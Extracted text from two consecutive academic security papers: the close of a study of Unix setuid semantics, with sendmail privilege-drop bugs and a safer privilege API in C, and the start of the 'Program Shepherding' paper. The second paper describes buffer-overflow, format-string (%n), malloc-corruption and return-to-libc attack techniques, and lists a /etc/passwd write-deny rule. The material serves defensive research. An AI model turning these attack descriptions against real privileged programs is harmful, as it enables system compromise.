


Figure 9: A vulnerability in sendmail due to a misuse of `setuid`. Note the failure: the programmer assumed that `setuid(getuid())` would always succeed in dropping all privilege, but by disabling the `SETUID` capability, the attacker is able to violate that expectation.

However, prior to version 2.2.16 of Linux, there was a bug in the kernel that made it possible for a process to clear its `SETUID` capability bit even when its effective uid was zero. In this case, calling `setuid(getuid())` only modified the effective uid, and under these conditions, `sendmail` would only drop root privilege from its effective uid but not its saved uid. Consequently, any malicious local user who could take over `sendmail` (e.g., with a buffer overrun attack) could restore root privilege in the effective uid by calling `setreuid(-1, 0)`. In other words, an attacker could ensure `sendmail`'s attempt to drop all privileges would fail, thereby raising the risk of a root attack on sendmail. Figure 9 illustrates the vulnerability.

The vulnerability was caused by the overloaded semantics of `setuid`. Depending on whether a process has the `SETUID` capability, `setuid` sets one user ID or all three user IDs, but it returns a success code in both cases. The vulnerability can be avoided by replacing `setuid(newuid)` with `setresuid(newuid, newuid, newuid)` if available, or with `setreuid(newuid, newuid)` otherwise.

7.2 Interaction between User IDs and Group IDs

Another vulnerability in Sendmail was caused by an interaction between the user IDs and the group IDs [14]. To further reduce the risk from a malicious user taking over `sendmail`, as of version 8.12.0 Sendmail no longer installed `sendmail` as a `setuid-root` program. To give `sendmail` permission to write to the mail queue, the mail queue was configured to be writable by group `smmsp`, and `sendmail` was installed as `setgid-smmsp`. Therefore, when `sendmail` was executed by a non-root user, the real gid of the process was the primary group of the user, but the effective gid and saved gid were `smmsp`.

For the same reason that it permanently dropped root privilege in previous versions, now `sendmail` permanently dropped `smmsp` group privilege before executing potentially malicious directives from a user. Similar to the use of `setuid(getuid())` to permanently drop root privilege, `sendmail` called `setgid(getgid())` to permanently drop `smmsp` group privilege. However, since `sendmail` no longer had appropriate privileges because its effective uid was not zero anymore, `setgid(getgid())` only dropped the privileged group ID `smmsp` from the effective gid but left it in the saved gid. Consequently, any malicious user who found some way to take over `sendmail` (e.g., by a buffer overrun) could restore the `smmsp` group privilege in the effective gid by calling `setgid(-1, smmsp)`. This is illustrated in Figure 10.

The vulnerability was caused by an interaction between the user IDs and group IDs since changing user IDs may affect the property of `setgid`. To avoid the vulnerability, we can replace `setgid(newgid)` with `setresgid(newgid, newgid, newgid)` if available, or `setregid(newgid, newgid)` otherwise. The vulnerability also shows that if both user IDs and group IDs are to be modified, the modification should follow a specific order (Section 8.1.2).

8 Guidelines

We provide guidelines on the proper usage of the uid-setting system calls. First, we discuss general guidelines that apply to all `setuid` programs. Then, we focus on applications that use the uid-setting system calls in a specific way. We propose a high-level API for these applications to manage their privileges. The API is easier to understand and to use than the Unix API.




Figure 10: A vulnerability in sendmail due to interaction between user IDs and group IDs. The failure occurs because the programmer has overlooked that she has already dropped root privilege and hence no longer has the *appropriate privileges* to drop all group privileges in the *setgid* call.

8.1 General Guidelines

8.1.1 Selecting an Appropriate System Call

Since *setresuid* has a clear semantics and is able to set each user ID individually, it should always be used if available. Otherwise, to set only the effective uid, *seteuid(new_uid)* should be used; to set all three user IDs, *setreuid(new_uid, new_uid)* should be used.

setuid should be avoided because its overloaded semantics and inconsistent implementation in different Unix systems may cause confusion and security vulnerabilities for the unwary programmer. As described in Section 5.2, in Linux or Solaris, if the effective user ID is zero, *setuid(newuid)* sets all three user IDs to *newuid*; otherwise, it sets only the effective user ID to *newuid*. On the other hand, in FreeBSD *setuid(newuid)* sets all three user IDs

to *newuid* regardless of the effective user ID. We envision the following scenarios where *setuid* may be misused:

- If a *setuid*-root program temporarily drops root privilege with *seteuid(getuid())* and later calls *setuid(getuid())* with the intention of permanently dropping all root privileges, the program does not get the intended behavior on Linux or Solaris, because the saved user ID remains root. (However, the program does receive the intended behavior on FreeBSD.)
- Also on Linux or Solaris, in a *setuid*-root program, calling *setuid(getuid())* permanently drops root privileges; however, in a *setuid*-non-root program (e.g., a program that is *setuid*-Alice where Alice is a non-root user), calling *setuid(getuid())* will not permanently drop Alice's privileges, because the saved user ID remains Alice. This is particularly confusing, because the way *setuid*-root programs permanently drop privileges does not work in *setuid*-non-root programs on Linux or Solaris.


8.1.2 Obeying the Proper Order of System Calls

The POSIX-defined *appropriate privileges* affect the actions of both system calls that set user IDs and that set group IDs. Since often *appropriate privileges* are carried by the effective uid, a program should drop group privileges before dropping user privileges permanently. Otherwise, after permanently dropping user privileges, the program may be unable to permanently drop group privileges. For example, the program in Figure 11(a) is able to permanently drop both user and group privileges because it calls *setgid* before *setuid*. In contrast, since the program in Figure 11(b) calls *setuid* before *setgid*, it fails to drop group privileges permanently.

8.1.3 Verifying Proper Execution of System Calls

Since the semantics of the uid-setting system calls may change, e.g., when the kernel changes or when an application is ported to a different Unix system, it is imperative to verify successful execution of these system calls.

Checking Return Codes The uid-setting system calls return zero on success and non-zero on failure. A process should check the return codes to verify the successful execution of these calls. This is especially important when



(a) A program correctly drops both user and group privileges permanently by calling `setgid(getgid())` before `setuid(getuid())`

(b) A program fails to drop group privileges permanently because it calls `setuid(getuid())` before `setgid(getgid())`

Figure 11: Proper order of dropping user and group privileges. Figure (a), on the left, shows proper usage; figure (b) shows what can go wrong if one gets the order backwards.

a process permanently drops privilege, since such an action usually precedes operations that, if executed with privilege, may compromise the system.

Be aware that the Linux-specific `setfsuid` system call returns the previous `fsuid` from before the call and does not return any error message to the caller on failure. This is one motivation for our next guideline.

Verifying User IDs However, checking return codes may be insufficient for uid-setting system calls. For example, in Linux and Solaris, depending on the effective uid, `setuid(newuid)` may either (1) set all three user IDs (if the effective uid is zero), or (2) set only the effective uid (if it is non-zero), but the system call returns the same success code in both cases. The return code does not indicate to the process which case has happened, and thus checking return codes is not enough to guarantee successful completion of the uid operation in some cases. Moreover, checking the return code is infeasible for the `setfsuid` call since it does not return any error message on failure.

Therefore, after each uid-setting system call, a program should verify that each of its user IDs are as expected. A process may call `getresuid` to check all three user IDs if it is available, as in Linux and FreeBSD, or use the `/proc` filesystem on Solaris. Otherwise, the process may call `getuid` and `geteuid` to check the real uid and effective uid, if none of these are available. In Linux, a process must

```
// drop privilege
setuid(getuid());

// verify the process cannot restore privilege
if (setreuid(-1, 0) == 0)
    return ERROR;
```

Figure 12: An example of a program that verifies that it has properly dropped root privileges. The verification is achieved by checking that unpermitted uid-setting system calls will fail. Note that a full implementation should also check the return code from `setuid` and verify that all three user IDs are as expected after the call to `setuid`.

examine its `fsuid` via the `/proc` filesystem since Linux does not offer a `getfsuid` call.

Verifying Failures Once an attacker takes control of a process, the attacker may insert arbitrary code into the process. Therefore, for further assurance on security, the process should ensure that all unpermitted uid-setting system calls will fail. For example, after dropping privilege permanently, the process should verify that attempts to restore privilege will fail. This is shown in Figure 12.

8.2 An Improved API for Privilege Management

Although the general guidelines in Section 8.1 can help programmers to use the uid-setting system calls more securely, programmers still have to grapple with the complex semantics of the uid-setting system calls and their differences among Unix systems. The complexity is partly due to a mismatch between the low-level semantics of the system calls, which describes how to modify the user IDs, and the high-level goals of the programmer, which represent a policy for when the application should run with privilege. We propose to resolve this tension by introducing an API that is better matched to the needs of application programmers.

8.2.1 Proposed API

In many applications, privilege management can typically be broken down into the following tasks:

- Drop privilege temporarily, in a way that allows the privilege to be restored later.




Figure 13: An FSA showing the behavior of a process when calling the functions of the new API.

- Drop privilege permanently, so that it can never be restored.
- Restore privilege.

We propose a new API that offers the ability to perform each of these tasks directly and easily. The API contains three functions:

- *drop_priv_temp(new_uid)*: Drop privilege temporarily. Move the privileged user ID from the effective uid to the saved uid. Assign *new_uid* to the effective uid.
- *drop_priv_perm(new_uid)*: Drop privilege permanently. Assign *new_uid* to all the real uid, effective uid, and saved uid.
- *restore_priv*: Restore privilege. Copy the privileged user ID from the saved uid to the effective uid.

By raising the level of abstraction, we free programmers to think more about their desired security policy and less about the mechanism of implementing this policy. Figure 13 illustrates the action of these functions pictorially with a simple state diagram.

8.2.2 Implementation

We implement the new API as wrapper functions to the uid-setting system calls. The implementation uses *setresuid* if available since it has the clearest semantics and it is able to set each of the user IDs independently, as shown in Figure 14. If *setresuid* or its equivalent is not available, the implementation uses *seteuid* and *setreuid*, as shown in Figure 15.

```

int drop_priv_temp(uid_t new_uid)
{
    if (setresuid(-1, new_uid, geteuid()) < 0)
        return ERROR_SYSCALL;
    if (geteuid() != new_uid)
        return ERROR_SYSCALL;
    return 0;
}

int drop_priv_perm(uid_t new_uid)
{
    uid_t ruid, euid, suid;
    if (setresuid(new_uid, new_uid, new_uid) < 0)
        return ERROR_SYSCALL;
    if (getresuid(&ruid, &euid, &suid) < 0)
        return ERROR_SYSCALL;
    if (ruid != new_uid || euid != new_uid ||
        suid != new_uid)
        return ERROR_SYSCALL;
    return 0;
}

int restore_priv()
{
    int ruid, euid, suid;
    if (getresuid(&ruid, &euid, &suid) < 0)
        return ERROR_SYSCALL;
    if (setresuid(-1, suid, -1) < 0)
        return ERROR_SYSCALL;
    if (geteuid() != suid)
        return ERROR_SYSCALL;
    return 0;
}
  
```

Figure 14: A possible implementation of the high-level API for systems with *setresuid*.

To use this implementation, an application must meet the following requirements:

- When the process starts, its effective uid contains the privileged user ID. This is true in most circumstances. When a process is run by a privileged user, all three user IDs contain the privileged user ID. If the process is run as a privileged user, i.e., its executable is *setuid*'ed to the privileged user and is run by an unprivileged user, both the effective uid and saved uid of the process contain the privilege user ID.
- If the privileged user ID is not zero, then the unprivileged user ID must be stored in the real uid when the process starts. This requirement enables the process to replace the privileged user ID in the effective uid with the unprivileged user ID in *drop_priv_temp* and *drop_priv_perm*. This is the case when a non-root user executes an executable that is *setuid*'ed to another non-root user. On the other hand, if the privileged user ID is zero, then there is no such requirement, since the process can set its user IDs to

```

uid_t priv_uid;

int drop_priv_temp(uid_t new_uid)
{
    int old_euid = geteuid();

    // copy euid to suid
    if (setreuid(getuid(), old_euid) < 0)
        return ERROR_SYSCALL;
    // set euid as new_uid
    if (seteuid(new_uid) < 0)
        return ERROR_SYSCALL;
    if (geteuid() != new_uid)
        return ERROR_SYSCALL;
    priv_uid = old_euid;
    return 0;
}

int drop_priv_perm(uid_t new_uid)
{
    uid_t suid;
    if (setreuid(new_uid, new_uid) < 0)
        return ERROR_SYSCALL;
    // OS specific way of reading suid
    suid = read_suid_from_proc_filesystem();
    if (getuid() != new_uid ||
        geteuid() != new_uid ||
        suid != new_uid)
        return ERROR_SYSCALL;
    return 0;
}

int restore_priv()
{
    if (seteuid(priv_uid) < 0)
        return ERROR_SYSCALL;
    if (geteuid() != priv_uid)
        return ERROR_SYSCALL;
    return 0;
}

```

Figure 15: A possible implementation of the high-level API for systems without *setresuid*.

arbitrary values.

- The process does not make any uid-setting system calls that change any of the three user IDs. Such a call may cause the process to enter a state not covered by the FSA in Figure 13, on which the high-level API and the implementation are based.

The implementation has the following beneficial properties:

- It does not affect the real uid.
- It guarantees that all transitions in Figure 13 succeed.
- It verifies that the user IDs are as expected after each uid-setting system call.

- It does the right thing even in cases where root is not involved, i.e., where the privileged user ID is not the superuser.

We can extend this basic implementation to include stronger safeguards against programming errors or OS inconsistency. To prevent a program from restoring a wrong privilege, we can let the function *restore_priv* take a parameter and check that the parameter matches the privilege stored in the saved user ID (Figure 14) or in the variable *priv_uid* (Figure 15). Another improvement is to let the function *drop_priv_perm* verify that an attempt to regain privilege will fail, as described in Section 8.1.3.

8.2.3 Evaluation

To evaluate the high-level API, we replaced every uid-setting system call in OpenSSH 2.5.2 with functions from the new API. OpenSSH contains fifteen uid-setting system calls in eight tasks. Of the eight tasks, four are to drop privilege permanently, two are to drop privilege temporarily, and two are to restore privilege. We are able to implement all these tasks with the new API.

One known limitation of our API is that it does not address group privileges. We leave this for future work.

9 Future Work

We plan to study how the uid-setting system calls affect other properties of a process, such as the ability to receive signals and to dump cores. We may also study how to extend the formal models for multi-threaded programs. Topics to investigate include in-kernel races and how the user IDs are inherited during the creation of new threads in different Unix systems.

10 Conclusion

We have studied the proper usage of the uid-setting system calls by two approaches. First, we documented the semantics of the uid-setting system calls in three major Unix systems (Linux, Solaris, and FreeBSD) and identified their differences. We then showed how to formalize this problem using formal methods, and we proposed a

new algorithm for constructing a formal model of the semantics of the uid-setting system calls. Using the resulting formal model, we identified semantic differences of the uid-setting system calls among Unix systems and discovered inconsistency within an OS kernel. Finally, we provided guidelines for proper usage of the uid-setting system calls and proposed a high-level API for managing user IDs that is more comprehensible, usable, and portable than the usual Unix API.

Acknowledgment

We thank Monica Chew, Solar Designer, Peter Gutmann, Robert Johnson, Ben Liblit, Zhendong Su, Theodore Ts'o, Wietse Venema, Michal Zalewski, and the anonymous reviewers for their valuable comments.

References

- [1] Chris Torek and Casper H.S. Dik. Setuid mess. http://yarchive.net/comp/setuid_mess.html.
- [2] Richard Stevens. *Advanced Programming in the UNIX Environment*. Addison-Wesley Publishing Company, 1992.
- [3] Matt Bishop. How to write a setuid program. *login*, 12(1):5–11, 1987.
- [4] Dennis M. Ritchie. Protection of data file contents. United States Patent #4,135,240. Available from <http://www.uspto.gov>.
- [5] *IEEE Standard 1003.1-1998: IEEE standard portable operating system interface for computer environments*. Institute of Electrical and Electronics Engineers, 1988.
- [6] <http://www.kernel.org>.
- [7] <http://www.sun.com/software/solaris/>.
- [8] <http://www.freebsd.org>.
- [9] dm(8). 4.4 BSD System Manager's Manual.
- [10] Simon N. Foley. Implementing Chinese walls in Unix. *Computers and Security Journal*, 16(6):551–563, December 1997.
- [11] Hao Chen, David Wagner, and Drew Dean. An infrastructure for examining security properties of software. manuscript in preparation.
- [12] <http://www.sendmail.org/>.
- [13] Sendmail Inc. Sendmail workaround for linux capabilities bug. <http://www.sendmail.org/sendmail.8.10.1.LINUX-SECURITY.txt>.
- [14] Michal Zalewski. Multiple local sendmail vulnerabilities. http://razor.bindview.com/publish/advisories/adv_sm812.html.

Secure Execution Via Program Shepherd

Vladimir Kiriansky, Derek Bruening, Saman Amarasinghe
Laboratory for Computer Science
Massachusetts Institute of Technology
Cambridge, MA 02139
{vlk,iye,saman}@lcs.mit.edu

Abstract

We introduce *program shepherding*, a method for monitoring control flow transfers during program execution to enforce a security policy. Program shepherding provides three techniques as building blocks for security policies. First, shepherding can restrict execution privileges on the basis of code origins. This distinction can ensure that malicious code masquerading as data is never executed, thwarting a large class of security attacks. Second, shepherding can restrict control transfers based on instruction class, source, and target. For example, shepherding can forbid execution of shared library code except through declared entry points, and can ensure that a return instruction only targets the instruction after a call. Finally, shepherding guarantees that sandboxing checks placed around any type of program operation will never be bypassed. We have implemented these capabilities efficiently in a runtime system with minimal or no performance penalties. This system operates on unmodified native binaries, requires no special hardware or operating system support, and runs on existing IA-32 machines under both Linux and Windows.

1 Introduction

The goal of most security attacks is to gain unauthorized access to a computer system by taking control of a vulnerable privileged program. This is done by exploiting bugs that allow overwriting stored program addresses with pointers to malicious code. Today's most prevalent attacks target buffer overflow and format string vulnerabilities. However, it is very difficult to prevent all exploits that allow address overwrites, as they are as varied as program bugs themselves. It is also unreasonable to

try to stop malevolent writes to memory containing program addresses, because addresses are stored in many different places and are legitimately manipulated by the application, compiler, linker, and loader.

Security attacks cannot be thwarted by simply inserting checks around application code that may cause system-wide changes. A malicious entity that gains control can simply inject its own code to perform any operation that the overall application has permission to do. Hijacking trusted applications such as web servers, mail transfer agents, and login servers, which are typically run with many global permissions, gives full access to machine resources.

Rather than attempt to stop a multitude of attack paths, where the protection is only as powerful as the weakest link, our approach is to prevent the execution of malicious code. We present *program shepherding* — monitoring control flow transfers to enforce a security policy. Program shepherding prevents execution of data or modified code and ensures that libraries are entered only through exported entry points. Instead of focusing on preventing memory corruption, we prevent the final step of an attack, the transfer of control to malevolent code. This allows thwarting a broad range of security exploits with a simple central system that can itself be easily made secure. Program shepherding also provides sandboxing that cannot be circumvented, allowing construction of customized security policies.

Program shepherding requires verifying every branch instruction, which is not easily done via static instrumentation due to the dynamism of shared libraries and indirect branches. Implementation in an interpreter is the most straightforward solution. We reduce the overhead of interpretation by performing security checks once and placing the resulting trusted code in a cache, where it can be executed overhead-free in the future. Our implementation naturally fits within the RIO infrastructure, a dynamic optimizer built on the IA-32 version [3] of

This research was supported in part by the Defense Advanced Research Projects Agency under Grant F29601-01-2-0166.

Dynamo [2]. The resulting system imposes minimal or no performance overhead, operates on unmodified native binaries, and requires no special hardware or operating system support. Our shepherding implementation on top of RIO is implemented for both Windows and Linux; however, this paper mainly focuses on Linux.

In Section 2 we classify the types of security exploits that we are aiming to prevent. Program shepherding's three techniques are described in Section 3, and Section 4 shows how to combine them to produce potent security policies. Section 5 discusses how we implement program shepherding efficiently, and Section 6 describes how to prevent attacks directed at our system itself. We present experimental results and the performance of our system in Section 7.

2 Security Exploits

This section provides some background on the types of security exploits we are targeting. We classify security exploits based on three characteristics: the program vulnerability being exploited, the stored program address being overwritten, and the malicious code that is then executed.

2.1 Program Vulnerabilities

The two most-exploited classes of program bugs involve buffer overflows and format strings. Buffer overflow vulnerabilities are present when a buffer with weak or no bounds checking is populated with user supplied data. A trivial example is unsafe use of the C library functions `strcpy` or `gets`. This allows an attacker to corrupt adjacent structures containing program addresses, most often return addresses kept on the stack [7]. Buffer overflows affecting a regular data pointer can actually have a more disastrous effect by allowing a memory write to an arbitrary location on a subsequent use of that data pointer. One particular attack corrupts the fields of a double-linked free list kept in the headers of `malloc` allocation units [16]. On a subsequent call to `free`, the list update operation

```
this->prev->next = this->next;
```

will modify an arbitrary location with an arbitrary value.

Format string vulnerabilities also allow attackers to modify arbitrary memory locations with arbitrary values and often out-rank buffer overflows in recent security

bulletins [6, 19]. A format string vulnerability occurs if the format string to a function from the `printf` family (`{f,s,sn}printf`, `syslog`) is provided or constructed from data from an outside source. The most common case is when `printf(str)` is used instead of `printf("%s", str)`. The first problem is that attackers may introduce conversion specifications to enable them to read the memory contents of the process. The real danger, however, comes from the `%n` conversion specification which directs the number of characters printed so far to be written back. The location where the number is stored and its value can easily be controlled by an attacker with type and width specifications, and more than one write of an arbitrary value to an arbitrary address can be performed in a single attack.

In this paper we assume that attackers can exploit a vulnerability that gives them random write access to arbitrary addresses in the program address space. This ability can be used to overwrite any stored program address to transfer control of the process to the attacker.

2.2 Stored Program Addresses

Many entities participate in transferring control in a program execution. Compilers, linkers, loaders, runtime systems, and hand-crafted assembly code all have legitimate reasons to transfer control. Program addresses are credibly manipulated by most of these entities, e.g., dynamic loaders patch shared object functions; dynamic linkers update relocation tables; and language runtime systems modify dynamic dispatch tables. Generally, these program addresses are intermingled with and indistinguishable from data. In such an environment, preventing a control transfer to malicious code by stopping illegitimate memory writes is next to impossible. It requires the cooperation of numerous trusted and untrusted entities that need to check many different conditions and understand high-level semantics in a complex environment.

Security exploits can attack program addresses stored in many different places. Buffer overflow attacks target addresses adjacent to the vulnerable buffer. The classic return address attacks and local function pointer attacks exploit overflows of stack allocated buffers. Global data and heap buffer overflows also allow global function pointer attacks and `set jmp` structure attacks. Data pointer buffer overflows, `malloc` overflow attacks, and `%n` format string attacks are able to modify any stored program address in the vulnerable application — in addition to the aforementioned addresses, these attacks

target entries in the `atexit` list, `.ctors` destructor routines, and in the Global Offset Table (GOT) [12] of shared object entries.

2.3 Malicious Code

An attacker can cause damage with injection of new malicious code or by malicious reuse of already present code. Usually the first approach is taken and the attack code is implemented as new native code that is injected in the program address space as data [20]. New code can be injected into various areas of the address space: in a stack buffer, static data segment, near or far heap buffer, or even the Global Offset Table. Since normally there is no distinction between read and execute privileges for memory pages (this is the case for IA-32), the only requirement is that the pages are writable during the injection phase. Modifying any stored program address to point to the beginning of the introduced code will trigger intrusion when that address is used for control transfer.

It is also possible to reuse existing code by changing a stored program address and constructing an activation record with suitable arguments. A simple but powerful attack reuses existing code by changing a function pointer to the C library function `system`, and arranges the first argument to be an arbitrary shell command to be run. Also note that reuse of existing code can include jumping into the middle of a sandboxed operation, bypassing the sandboxing checks and executing the operation that was intended to be protected. In addition, a jump into the middle of an instruction (on IA-32 instructions are variable-sized and unaligned) could cause execution of an unintended and possibly malicious instruction stream; however, such an attack is very unlikely.

An attacker may be able to form higher-level malicious code by introducing data carefully arranged as a chain of activation records, so that on return from each function execution continues in the next function of the chain [18]. The prepared activation record return address points to the code in a function epilogue that shifts the stack pointer to the following activation record and continues execution in the next function. Overwriting a suitable sequence of function pointers may also produce higher-level malicious code.

3 Program Shepherd

The program shepherding approach to preventing execution of malicious code is to monitor all control transfers to ensure that each satisfies a given security policy. This allows us to ignore the complexities of various vulnerabilities and the difficulties in preventing illegitimate writes to stored program addresses. Instead, we catch a large class of security attacks by preventing execution of malevolent code. We do this by employing three techniques: restricted code origins, restricted control transfers, and un-circumventable sandboxing. This section describes these techniques, while Section 4 discusses how to build security policies using these techniques.

3.1 Restricted Code Origins

In monitoring all code that is executed, each instruction's origins are checked against a security policy to see if it should be given execute privileges. Code origins are classified into these categories: from the original image on disk and unmodified, dynamically generated but unmodified since generation, and code that has been modified. Finer distinctions could also be made. We describe in Section 5.3 how to distinguish original code from modified and possibly malicious code.

A hardware execute flag for memory pages can provide similar features to our restricted code origins. However, it cannot by itself duplicate program shepherding's features because it cannot stop inadvertent or malicious changes to protection flags. Program shepherding uses un-circumventable sandboxing, described in Section 3.3, to prevent this from happening. Furthermore, program shepherding provides more than one bit of privilege information: it distinguishes different types of execute privileges for which different security policies may be specified.

3.2 Restricted Control Transfers

Program shepherding allows arbitrary restrictions to be placed on control transfers in an efficient manner. These restrictions can be based on both the source and destination of a transfer as well as the type of transfer (direct or indirect call, return, jump, etc.). For example, the calling convention could be enforced by requiring that a return instruction only target the instruction after a call. Another example is forbidding execution of shared library code except through declared entry points.

3.3 Un-Circumventable Sandboxing

Program shepherding provides direct support for restricting code origins and control transfers. Execution can be restricted in other ways by adding sandboxing checks on other types of operations. With the ability to monitor all transfers of control, program shepherding is able to guarantee that these sandboxing checks cannot be bypassed. Sandboxing without this guarantee can never provide true security — if an attack can gain control of the execution, it can jump straight to the sandboxed operation, bypassing the checks. In addition to allowing construction of arbitrary security policies, this guarantee is used to enforce the other two program shepherding techniques by protecting the shepherding system itself (see Section 6).

4 Security Policies

Program shepherding's three techniques can be used to provide powerful security guarantees. They allow us to strictly enforce a safe subset of the instruction set architecture and the operating system interface. There are tradeoffs between program freedom and security: if restrictions are too strict, many false alarms will result when there is no actual intrusion. This section discusses the potential design space of security policies that provide significant protection for reasonable restrictions of program freedom. We envision a system with customizable policy settings; however, our current system implements a single security policy, which is described later in this section.

Table 1 lists sample policy decisions that can be implemented with program shepherding. Consider the policy decision in the upper right of the table: allowing unrestricted execution of code only if it is from the original application or library image on disk and is unmodified. Such a policy will allow the vast majority of programs to execute normally. Yet the policy can stop all security exploits that inject code masquerading as data into a program. This covers a majority of currently deployed security attacks, including the classic stack buffer overflow attack.

A relaxation of this policy allows dynamically generated code, but requires that it contain no system calls. Legitimate dynamically-generated code is usually used for performance; for example, many high-level languages employ *just-in-time compilation* [1, 11] to generate op-

timized pieces of code that will be executed natively rather than interpreted. This code almost never contains system calls or other potentially dangerous operations. For this reason, imposing a strict security policy on dynamically-generated code is a reasonable approach. Shared libraries that are explicitly loaded (i.e., with `dlopen` or `LoadLibrary`) and dynamically selected based on user input should also be considered potentially unsafe. Similarly, self-modifying code should usually be disallowed, but may be explicitly allowed for certain applications.

Direct control transfers that satisfy the code origin policies can always be allowed within a segment. Calls and jumps that transition from one executable segment to another, e.g., from application code to a shared library, or from one shared library to another, can be restricted to enforce library interfaces. Targets of inter-segment calls and jumps can be verified against the export list of the target library and the import list of the source segment, in order to prevent malevolent jumps into the middle of library routines.

Indirect control transfers can be carefully limited. The calling convention can be enforced by preventing return instructions from targeting non-call sites, and limiting direct call sites to be the target of at most one return site. Controlling return targets severely restricts exploits that overwrite return addresses, as well as opportunities for stitching together fragments of existing code in an attack.

Indirect calls can be completely disallowed in many applications. Less restrictive general policies are needed, but they require higher-level information and/or compiler support. For C++ code it is possible to keep read-only virtual method tables and allow indirect calls using targets from these areas only. However, further relaxations are needed to allow callback routines in C programs. A policy that provides a general solution requires compiler support, profiling runs, or other external sources of information to determine all valid indirect call targets. A more relaxed policy restricts indirect calls from libraries no more than direct calls are restricted (if between segments they can only target import and export entries), while calls within the application text segment can target only intra-segment function entry points. The requirement of function entry points beyond a simple intra-segment requirement prevents indirect calls from targeting direct calls or indirect jumps that validly cross executable segment points and thus avoid the restriction. It is possible to extract the valid user program entry points from the symbol tables of unstripped binaries. Unfortunately, stripped binaries do not keep that infor-

| Restricting | Least restrictive | | | | Most restrictive |
|----------------------------|-------------------|----------------------------|---|---|---|
| Code origins | Any | | Dynamically written code, if self-contained and no system calls | Only code from disk, can be dynamically loaded | Only code from disk, originally loaded |
| Function returns | Any | Only to after calls | Direct call targeted by only one return | Random xor as in StackGhost [14] | Return only from called function |
| Intra-segment call or jump | Any | | Only to function entry points (if have symbol table) | | Only to bindings given in an interface list |
| Inter-segment call or jump | Any | | Only to export of target segment | Only to import of source segment | Only to bindings given in an interface list |
| Indirect calls | Any | | Only to address stored in read-only memory | Only within user segment or from library | None |
| execve | Any | | Static arguments | Only if the operation can be validated not to cause a problem | None |
| open | Any | | Disallow writes to specific files (e.g., /etc/passwd) | Only to a subregion of the file system | None |

Table 1: Sample list of policies built using program shepherding. Each row shows a continuum of choices ranging from most restrictive on the right to least restrictive on the left for how to control the action in the left-hand column. Bold entries indicate the policy choices that we implemented for our experimental system.

mation.

Indirect jumps are used in the implementation of switch statements and dynamically shared libraries. The first use can easily be allowed when targets are validated to be coming from read-only memory and are hence trusted. The second use, shared library calls, should be allowed, but such inter-segment indirect jumps can be restricted to library entry points. These restrictions will not allow an indirect jump instruction that is used as a function return in place of an actual return instruction. However, we have yet to see such code. It will certainly not be generated by compilers since it breaks important hardware optimizations in modern IA-32 processors [21].

Sandboxing can provide detection of attacks that get past other barriers. For example, an attack that overwrites the argument passed to the system routine may not be stopped by any aforementioned policy. Program shepherding's guaranteed sandboxing can be used for intrusion detection for this and other attacks. The security

policy must decide what to check for (for example, suspicious calls to system calls like execve) and what to do when an intrusion is actually detected. These issues are beyond the scope of this paper, but have been discussed elsewhere [15, 17].

Sandboxing with checks around every load and store could be used to ensure that only certain memory regions are accessed during execution of untrusted code segments. This would provide significant security but at great expense in performance.

We now turn our attention to a specific security policy made up of the bold entries in Table 1. We implemented this policy in our prototype system. For this security policy, Figure 1 summarizes the contribution of each program shepherding technique toward stopping the types of attacks described in Section 2. The following sections describe in detail which policy components are sufficient to stop each attack type.

